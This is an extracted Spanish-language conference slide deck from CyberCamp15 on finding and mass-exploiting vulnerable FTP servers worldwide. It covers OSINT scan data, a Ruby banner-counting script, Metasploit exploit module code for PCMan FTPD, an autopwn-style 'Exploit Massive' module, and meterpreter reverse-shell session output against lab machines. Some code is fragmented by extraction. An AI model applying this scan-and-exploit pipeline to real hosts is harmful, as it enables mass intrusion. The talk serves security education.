

# *How can (bad guys or even u) rule the world?*

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**#CyberCamp15**

# Whois



**“En ElevenPaths pensamos de forma diferente cuando hablamos de seguridad. Aunque la industria de la seguridad lleva ya muchos años en apogeo y hemos asistido a todo tipo de productos y soluciones en las últimas décadas, creemos que algo no estamos haciendo bien cuando aún seguimos enfrentándonos a muchas de las amenazas y problemas de seguridad que nacieron entonces”**

# ¿Qué es conquistar el mundo?

## ■ En el mundo digital:


- La posibilidad de tener mucha presencia
- Gran capacidad cómputo
- Distribución de máquinas

## ■ Vector para lograrlo:

- Investigando OSINT y las vulnerabilidades conocidas




# ¿Qué se quiere comprobar?



# ¿Qué cosas estudiaremos?


- 1. OSINT: Shodan, Zmap, scans.io...
- 2. Búsqueda de (Known-Vulnerabilities)
- 3. Procesar información pública (contar versiones vulnerables)
- 4. Construcción nodo central (build a gun)
  - **4.1 bang! bang!**
- 5. Geolocalización de direcciones IP vulnerables
- 6. Construcción mapa de máquinas distribuidas



# Osint: La verdad



- ¿Por qué scans
  - *University of Michigan*
  - *Fedora Project*
  - *Hanno Böck*
  - *Project 25499*
  - *Rapid 7*




# Known-vulnerabilities



- ¿Dónde descubrir vulnerabilidades conocidas y exploits?



packet storm  
EXPLOIT DATABASE  
Security Focus



# Known-vulnerabilities

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
  Rank = AverageRanking

  include Msf::Exploit::Remote::Ftp

  def initialize(info = {})
    super(update_info(info,
      'Name'          => 'PCMan\'s FTPD V2.0.7 Username Overflow',
      'Description'   => %q{
        This module exploits a buffer overflow found in the USER command
        of PCMan's FTPD.
      },
      'Author'        => 'MSJ <matt.jones.85[at]gmail.com>',
      'License'       => MSF_LICENSE,
      'DefaultOptions' =>
```



# Contemos...

```
out = File.open("PCMan_2.0_10_7_2015.txt", 'w')

cont = 0
File.open(name, 'r') do |f1|
  while linea = f1.gets
    begin
      data_hash = JSON.parse(linea)

      banner = data_hash['grab']['read']['data']['response']
      if banner =~ /PCMan\s FTP Server 2\.0/
        cont += 1
        #puts data_hash['host']
        #puts banner
        puts cont
        out.puts(linea)
      end
    rescue
    end
  end
end
```



# Contemos (17 Abril 2015)

▪ PcMan 2.0.7	→	95
▪ ProFTPd 1.3.3c	→	9546
▪ WarFTPd 1.65	→	4028
▪ WS_FTP 5.0.5	→	416
▪ WS_FTP 5.0.3	→	8
		<b>14093</b>

# Contemos (7 julio 2015)

▪ PcMan 2.0.7	→	420
▪ ProFTPd 1.3.3c	→	35168
▪ WarFTPd 1.65	→	15357
▪ WS_FTP 5.0.5	→	1762
▪ WS_FTP 5.0.3	→	40
		52747

**NOTA: El éxito tiene porcentaje (tener en cuenta HoneyPots, Direcciones IP que cambian...) ¿Un 50%?**



```
require 'msf/core'
```

```
class Metasploit3 < Msf::Exploit
```

# er en tus manos

```
#include Msf::Exploit::Remote::HttpClient
```

```
def initialize(info = {})
```

```
  super(update_info(info,
```

```
    'Name'          => 'Exploit Massive', bloits
```

```
    'Description' => %q{
```

```
      xxx
```

```
    },
```

```
    'Author'       =>
```

```
    [
```

```
      # Pablo
```

```
      'Pablo Gonzalez',
```

```
    ],
```

```
    'Payload'      =>
```

```
    {
```

```
      'BadChars' => "\x0
```

```
    },
```

```
    'Platform'    => 'win
```

```
    'Arch'        => ARCH_
```

```
    'ExitFunc'    => 'threa
```


```
    'Target'      => 0,
```

```
    'Targets'     =>
```



# ¿Qué tiene este módulo?

Remake de *autopwn*




# Tienen las máquinas...



...¿Dónde?!



*ipGeo.rb*



ip: 146.160.  
country: United States  
region: Minnesota  
code: US  
file: ip\_ws\_ftp\_5\_0\_3\_10\_7\_



*xoxo2ip.rb*



6.251.143  
125.115.136  
122.152.190  
212.76.236  
10.62.190

Por todo el mundo



`generateMap.rb`







# Procesamos info!

D:\albaha  
-full\_ipv

1  
2  
3  
4  
5  
6  
7

```
{ "host": "██████████.163", "domain": null, "time": "2015-04-17T16:07:31-04:00", "log": [ { "type": "connect", "data": null, "error": null }, { "type": "read", "data": { "response": "220 PCMan's FTP Server 2.0 Ready.\r\n" }, "error": null } ] }
```

```
{ "host": "██████████.139", "domain": null, "time": "2015-04-17T16:08:24-04:00", "log": [ { "type": "connect", "data": null, "error": null }, { "type": "read", "data": { "response": "220 PCMan's FTP Server 2.0 Ready.\r\n" }, "error": null } ] }
```

```
{ "host": "██████████.40", "domain": null, "time": "2015-04-17T16:14:26-04:00", "log": [ { "type": "connect", "data": null, "error": null }, { "type": "read", "data": { "response": "220 PCMan's FTP Server 2.0 Ready.\r\n" }, "error": null } ] }
```

```
{ "host": "██████████.43", "domain": null, "time": "2015-04-17T16:15:11-04:00", "log": [ { "type": "connect", "data": null, "error": null }, { "type": "read", "data": { "response": "220 PCMan's FTP Server 2.0 Ready.\r\n" }, "error": null } ] }
```

ftp-banner

```
D:\albahacaCON\scans.io>
```

```
message = @exploits[splloit].check_simple('=>')
print_status("This check is: #{message[0]}, and this result is: #{message[1]}")
```

```
192.168.56.102|windows/ftp/pcmanFTPd_2_0_7|21|windows/meterpreter/reverse_tcp|InitialAutoRunScript:migrate -f|
[*]
[+] host: 192.168.56.102
[+] exploit: windows/ftp/pcmanFTPd_2_0_7
[+] port: 21
[+] payload: windows/meterpreter/reverse_tcp
[*]
[*] Starting exploit windows/ftp/pcmanFTPd_2_0_7 with payload windows/meterpreter/reverse_tcp
[*] This check is: appears, and this result is: The target appears to be vulnerable.
[*] Sending stage (770048 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.101:4444 -> 192.168.56.102:1087) at 2015-09-24 19:53:38 +0200
```


```
print_good("exploit: #{splloit}")
print_good("port: #{port}")
print_good("payload: #{pay}")
print_status()
```



# ¿Podremos mejorar el código?

- ...Y ver el resto del código? (yes!)
- ¿Dónde? <https://github.com/pablogonzalezpe/metasploit-framework>
- Colabora con la Comunidad Metasploit y mejora el módulo

196 ip: 216.45.230.13



218 region: -  
219 file: ip\_pcman\_10\_7\_2015.txt

# PoC: Final

```
msf exploit(exploit_massive) > sessions

Active sessions
=====

Id  Type          Information
--  -
   Id  Type          Connection
   --  -
   5  meterpreter  x86/win32  CORELAN-XP3\segofensiva @ CORELAN-XP3
       192.168.56.101:4444 -> 192.168.56.102:1119 (192.168.56.102)
   6  meterpreter  x86/win32  PRACTICAS-PC\practicass @ PRACTICAS-PC
       192.168.56.101:4444 -> 192.168.56.104:49162 (192.168.56.104)
   7  shell  unix
       192.168.56.101:5816 -> 192.168.56.103:6200 (192.168.56.103)
   8  meterpreter  x86/linux  uid=0, gid=0, euid=0, egid=0, suid=0, sgid=0 @ meta
sploitable 192.168.56.101:4433 -> 192.168.56.103:45476 (192.168.56.103)
```



A word cloud of 'thank you' in various languages including: danke, 謝謝, ngiyabonga, teşekkür ederim, gracias, thank you, tapadh leat, bedankt, спасибо, ありがとう, dank je, misaotra, matondo, paldies, grazzi, mahafo, хвала, asante, manana, obriigada, ezozoze, tenki, enkosi, nanni, nandri, kiitos, dankie, mauguruu, koszonom, bayarlalaa, dhanyavad, hvala, dankon, aciü, aXun, djiere, dieuf, lau, mochchakkeram, mamnun, chnorakaloutioun, gracias ago, gracias, sulpáy, go raibh maith agat, dyaXyó, diolch, dhanyavadagalú, shukriya, merce, мерси, obrigado, sobodi, dekuji, mesi, didi, madloba, sagolun, najis, tuke, kam, sah, hamnida, rahmat, sukriya, kop, khun, krap, taiku, grazie, arigato, takk, dakujem, trugarez, terima kasih, tanemirt, rahmet, xixie, eucharistw, dyaXyó, danke, 謝謝, ngiyabonga, teşekkür ederim, gracias, thank you, tapadh leat, bedankt, спасибо, ありがとう, dank je, misaotra, matondo, paldies, grazzi, mahafo, хвала, asante, manana, obriigada, ezozoze, tenki, enkosi, nanni, nandri, kiitos, dankie, mauguruu, koszonom, bayarlalaa, dhanyavad, hvala, dankon, aciü, aXun, djiere, dieuf, lau, mochchakkeram, mamnun, chnorakaloutioun, gracias ago, gracias, sulpáy, go raibh maith agat, dyaXyó, diolch, dhanyavadagalú, shukriya, merce, мерси, obrigado, sobodi, dekuji, mesi, didi, madloba, sagolun, najis, tuke, kam, sah, hamnida, rahmat, sukriya, kop, khun, krap, taiku, grazie, arigato, takk, dakujem, trugarez, terima kasih, tanemirt, rahmet, xixie, eucharistw, danke, 謝謝, ngiyabonga, teşekkür ederim, gracias, thank you, tapadh leat, bedankt, спасибо, ありがとう, dank je, misaotra, matondo, paldies, grazzi, mahafo, хвала, asante, manana, obriigada, ezozoze, tenki, enkosi, nanni, nandri, kiitos, dankie, mauguruu, koszonom, bayarlalaa, dhanyavad, hvala, dankon, aciü, aXun, djiere, dieuf, lau, mochchakkeram, mamnun, chnorakaloutioun, gracias ago, gracias, sulpáy, go raibh maith agat, dyaXyó, diolch, dhanyavadagalú, shukriya, merce, мерси, obrigado, sobodi, dekuji, mesi, didi, madloba, sagolun, najis, tuke, kam, sah, hamnida, rahmat, sukriya, kop, khun, krap, taiku, grazie, arigato, takk, dakujem, trugarez, terima kasih, tanemirt, rahmet, xixie, eucharistw





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